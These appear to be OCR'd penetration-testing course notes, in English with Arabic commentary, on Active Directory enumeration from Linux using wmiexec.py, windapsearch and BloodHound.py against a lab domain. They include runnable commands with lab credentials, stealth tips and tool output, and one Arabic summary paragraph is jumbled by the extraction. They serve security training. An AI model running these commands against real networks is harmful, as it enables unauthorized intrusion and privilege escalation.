
Wmiexec.py utilizes a semi-interactive shell where commands are executed through Windows Management Instrumentation. It does not drop any files or executables on the target host and generates fewer logs than other modules. After connecting, it runs as the local admin user we connected with (this can be less obvious to someone hunting for an intrusion than seeing SYSTEM executing many commands). This is a more stealthy approach to execution on hosts than other tools, but would still likely be caught by most modern anti-virus and EDR systems. We will use the same account as with psexec.py to access the host.

ولا يسقط أي ملفات أو ملفات قابلة للتنفيذ على المضيف المستهدف ويولد سجلات أقل من الوحدات النمطية الأخرى. بعد الاتصال، يتم تشغيله كمستخدم مسؤول محلي اتصلنا به (قد يكون هذا أقل وضوحًا لشخص يبحث عن تسلل من رؤية SYSTEM ينفذ العديد من الأوامر). هذا نهج أكثر سرية للتنفيذ على المضيفين من الأدوات الأخرى، ولكن من المحتمل أن يتم اكتشافه بواسطة معظم أنظمة مكافحة الفيروسات وEDR الحديثة. سنستخدم نفس الحساب كما هو الحال مع psexec.py للوصول إلى المضيف.

أداة wmiexec.py هي واحدة من أدوات Impacket التي تُستخدم لاستغلال أنظمة Windows عن بُعد، ولكنها تتميز بالتركيز على الشفافية والتخفي عند تنفيذ الأوامر.

Using wmiexec.py

```
wmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.5
```



5-Windapsearch https://github.com/ropnop/windapsearch

Windapsearch is another handy Python script we can use to enumerate users, groups, and computers from a Windows domain by utilizing LDAP queries. It is present in our attack host's /opt/windapsearch/ directory.

Windapsearch Help

```
0xAmr0zZakaria@htb[/htb]$ windapsearch.py -h

usage: windapsearch.py [-h] [-d DOMAIN] [--dc-ip DC_IP] [-u USER]
                       [-p PASSWORD] [--functionality] [-G] [-U] [-C]
                       [-m GROUP_NAME] [--da] [--admin-objects] [--user-
spns]
                       [--unconstrained-users] [--unconstrained-computers]
                       [--gpos] [-s SEARCH_TERM] [-l DN]
                       [--custom CUSTOM_FILTER] [-r] [--attrs ATTRS] [--
full]
                       [-o output_dir]

Script to perform Windows domain enumeration through LDAP queries to a
Domain
```

```
Controller

optional arguments:
  -h, --help            show this help message and exit

Domain Options:
  -d DOMAIN, --domain DOMAIN
                        The FQDN of the domain (e.g. 'lab.example.com').
Only
                        needed if DC-IP not provided
  --dc-ip DC_IP         The IP address of a domain controller

Bind Options:
  Specify bind account. If not specified, anonymous bind will be attempted

  -u USER, --user USER  The full username with domain to bind with (e.g.
                        'ropnop@lab.example.com' or 'LAB\ropnop'
  -p PASSWORD, --password PASSWORD
                        Password to use. If not specified, will be prompted
                        for

Enumeration Options:
  Data to enumerate from LDAP

  --functionality       Enumerate Domain Functionality level. Possible
through
                        anonymous bind
  -G, --groups          Enumerate all AD Groups
  -U, --users           Enumerate all AD Users
  -PU, --privileged-users
                        Enumerate All privileged AD Users. Performs
recursive
                        lookups for nested members.
  -C, --computers       Enumerate all AD Computers

  <SNIP>
```

We have several options with Windapsearch to perform standard enumeration (dumping users, computers, and groups) and more detailed enumeration. **The `--da` (enumerate domain admins group members) option and the `-PU` (find privileged users) options. The `-PU` option is interesting because it will perform a recursive search for users with nested group membership.**

Windapsearch - Domain Admins

```
0xAmr0zZakaria@htb[/htb]$ python3 windapsearch.py --dc-ip 172.16.5.5 -u
forend@inlanefreight.local -p Klmcargo2 --da

[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:INLANEFREIGHT\forend
[+] Attempting to enumerate all Domain Admins
[+] Using DN: CN=Domain Admins,CN=Users.CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+]     Found 28 Domain Admins:

cn: Administrator
userPrincipalName: administrator@inlanefreight.local

cn: lab_adm

cn: Matthew Morgan
userPrincipalName: mmorgan@inlanefreight.local
```

6-Bloodhound https://github.com/fox-it/BloodHound.py

Once we have domain credentials, we can run the BloodHound.py BloodHound ingestor from our Linux attack host==. BloodHound is one of, if not the most impactful tools ever released for auditing Active Directory security==, and it is hugely beneficial for us as penetration testers. We can take large amounts of data that would be time-consuming to sift through and create graphical representations or "attack paths" of where access with a particular user may lead. We will often find nuanced flaws in an AD environment that would have been missed without the ability to run queries with the BloodHound GUI tool and visualize issues. The tool uses graph theory to visually represent relationships and uncover attack paths that would have been difficult, or even impossible to detect with other tools. The tool consists of two parts: the SharpHound collector written in C# for use on Windows systems, or for this section, the BloodHound.py collector (also referred to as an `ingestor`) and the BloodHound GUI tool which allows us to upload collected data in the form of JSON files. Once uploaded, we can run various pre-built queries or write custom queries using Cypher language. The tool collects data from AD such as users, groups, computers, group membership, GPOs, ACLs, domain trusts, local admin access, user sessions, computer and user properties, RDP access, WinRM access, etc.

لو معاك صلاحيات دومين (Domain Credentials)، تقدر تشغل أداة BloodHound.py من جهاز لينكس بتاعك. الأداة دي تعتبر من أقوى الأدوات في اختبار أمان Active Directory، وبتساعدك تفهم الشبكة بشكل جرافيكي عشان تلاقي ثغرات أو مسارات هجوم.

إزاي BloodHound بيشتغل؟

1. جمع البيانات:
   - الأداة بتستخدم حاجة اسمها SharpHound (لو بتشتغل من ويندوز) أو BloodHound.py (لو بتشتغل من لينكس).
   - بتجمع معلومات كتير زي المستخدمين، الأجهزة، الجروبات، الصلاحيات، الاتصالات بينهم، وقواعد السياسات (GPOs).
2. تحليل البيانات:
   - بعد جمع البيانات، بتترفع في شكل ملفات JSON على واجهة GUI للأداة.
   - تقدر تعمل استعلامات جاهزة أو مخصصة باستخدام لغة Cypher عشان تشوف مسارات الهجوم.
3. المخرجات:
   - بتطلعلك رسومات أو Attack Paths، بتوضح إذا كان المستخدم ده يقدر يوصل لصلاحيات أعلى أو يتحكم في النظام.

إيه المميز فيها؟

- بتكتشف ثغرات معقدة في الشبكة مش هتعرفها بسهولة بأدوات عادية.
- بتشتغل بنظرية الجرافات (Graph Theory) عشان تعرض العلاقات بين العناصر في الدومين.

BloodHound.py vs SharpHound:

- الأولاني مكتوب بـ Python، وبيحتاج مكتبات زي Impacket وldap3، ومفيد لو بتشتغل من لينكس.
- التاني مكتوب بـ C# ومصمم للاستخدام على ويندوز.

المميزات بتاعة Python Version:

- تقدر تشغلها من جهازك اللينكس حتى لو مش عندك صلاحيات على جهاز ويندوز موجود في الدومين.
- بتقلل احتمالية إن الشبكة تكتشفك لو شغلتها من برة الدومين، لكن في الشبكات المحمية كويس ممكن برضه تكشفك.

الخلاصة:

زي المحترفين، وتلاقي مسارات هجوم بسرعة وسهولة Active Directory بيخليك تحلل شبكة BloodHound بتسهل الأمور لو مش شغال من جهاز ويندوز دومين Python بدل ما تضيع وقتك في تحليل البيانات يدوي. نسخة.

BloodHound.py Options

```
0xAmr0zZakaria@htb[/htb]$ bloodhound-python -h
```

```
usage: bloodhound-python [-h] [-c COLLECTIONMETHOD] [-u USERNAME]
                         [-p PASSWORD] [-k] [--hashes HASHES] [-ns
NAMESERVER]
                         [--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-d DOMAIN]
                         [-dc HOST] [-gc HOST] [-w WORKERS] [-v]
                         [--disable-pooling] [--disable-autogc] [--zip]

Python based ingestor for BloodHound
For help or reporting issues, visit https://github.com/Fox-IT/BloodHound.py

optional arguments:
  -h, --help            show this help message and exit
  -c COLLECTIONMETHOD, --collectionmethod COLLECTIONMETHOD
                        Which information to collect. Supported: Group,
                        LocalAdmin, Session, Trusts, Default (all previous),
                        DCOnly (no computer connections), DCOM,
RDP,PSRemote,
                        LoggedOn, ObjectProps, ACL, All (all except
LoggedOn).
                        You can specify more than one by separating them
with
                        a comma. (default: Default)
  -u USERNAME, --username USERNAME
                        Username. Format: username[@domain]; If the domain
is
                        unspecified, the current domain is used.
  -p PASSWORD, --password PASSWORD
                        Password

  <SNIP>
```

As we can see the tool accepts various collection methods with the `-c` or `--collectionmethod` flag. We can retrieve specific data such as user sessions, users and groups, object properties, ACLS, or select `all` to gather as much data as possible. Let's run it this way.

Executing BloodHound.py

```
0xAmr0zZakaria@htb[/htb]$ sudo bloodhound-python -u 'forend' -p 'Klmcargo2'
-ns 172.16.5.5 -d inlanefreight.local -c all

INFO: Found AD domain: inlanefreight.local
INFO: Connecting to LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 1 domains
INFO: Found 2 domains in the forest
```

```
INFO: Found 564 computers
INFO: Connecting to LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 2951 users
INFO: Connecting to GC LDAP server: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
INFO: Found 183 groups
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers

<SNIP>
```

The command above executed Bloodhound.py with the user `forend`. We specified our nameserver as the Domain Controller with the `-ns` flag and the domain, INLANEFREIGHt.LOCAL with the `-d` flag. The `-c all` flag told the tool to run all checks. Once the script finishes, we will see the output files in the current working directory in the format of <date_object.json>.

Viewing the Results

```
0xAmr0zZakaria@htb[/htb]$ ls

20220307163102_computers.json  20220307163102_domains.json
20220307163102_groups.json  20220307163102_users.json
```

Upload the Zip File into the BloodHound GUI


We could then type `sudo neo4j start` to start the neo4j : https://neo4j.com/[](https://neo4j.com/) service, firing up the database we'll load the data into and also run Cypher queries against. **neo4j : http://<hostname>:7474**

Next, we can type `bloodhound` from our Linux attack host when logged in using `freerdp` to start the BloodHound GUI application and upload the data. The credentials are pre-populated on the Linux attack host, but if for some reason a credential prompt is shown, use:

- `user == neo4j` / `pass == HTB_@cademy_stdnt!`.


Once all of the above is done, we should have the BloodHound GUI tool loaded with a blank slate. Now we need to upload the data. We can either upload each JSON file one by one or zip them first with a command such as `zip -r ilfreight_bh.zip *.json` and upload the Zip file. We do this by clicking the `Upload Data` button on the right side of the window (green arrow). When the file browser window pops up to select a file, choose the zip file (or each JSON file) (red arrow) and hit `Open`.

Uploading the Zip File



Now that the data is loaded, we can use the Analysis tab to run queries against the database. These queries can be custom and specific to what you decide using custom Cypher queries. There are many great cheat sheets to help us here. We will discuss custom Cypher queries more in a later section. As seen below, we can use the built-in `Path Finding` queries on the `Analysis tab` on the `Left` side of the window.

Searching for Relationships



The query chosen to produce the map above was `Find Shortest Paths To Domain Admins`. It will give us any logical paths it finds through users/groups/hosts/ACLs/GPOs, etc., relationships that will likely allow us to escalate to Domain Administrator privileges or equivalent. This will be extremely helpful when planning our next steps for lateral movement through the network. Take some time to experiment with the various features: look at the `Database Info` tab after uploading data, search for a node such as `Domain Users` and, scroll through all of the options under the `Node Info` tab, check out the pre-built queries under the `Analysis` tab, many which are powerful and can quickly find various ways to domain takeover. Finally, experiment with some custom Cypher queries by selecting some interesting ones from the Cypher cheatsheet linked above, pasting them into the `Raw Query` box at the bottom, and hitting enter. You can also play with the `Settings` menu by clicking the gear icon on the right side of the screen and adjusting how nodes and edges are displayed, enable query debug mode, and enable dark mode. Throughout the remainder of this module, we will use BloodHound in various ways, but for a dedicated study on the BloodHound tool, check out the Active Directory BloodHound module.

In the next section, we will cover running the SharpHound collector from a domain-joined Windows host and work through some examples of working with the data in the BloodHound GUI.

We experimented with several new tools for domain enumeration from a Linux host. The following section will cover several more tools we can use from a domain-joined Windows host. As a quick note, if you haven't checked out the WADComs project yet, you definitely should. It is an interactive cheat sheet for many of the tools we will cover (and more) in this module. It's hugely helpful when you can't

remember exact command syntax or are trying out a tool for the first time. Worth bookmarking and even contributing to!

Now, let's switch gears and start digging into the INLANEFREIGHT.LOCAL domain from our Windows attack host.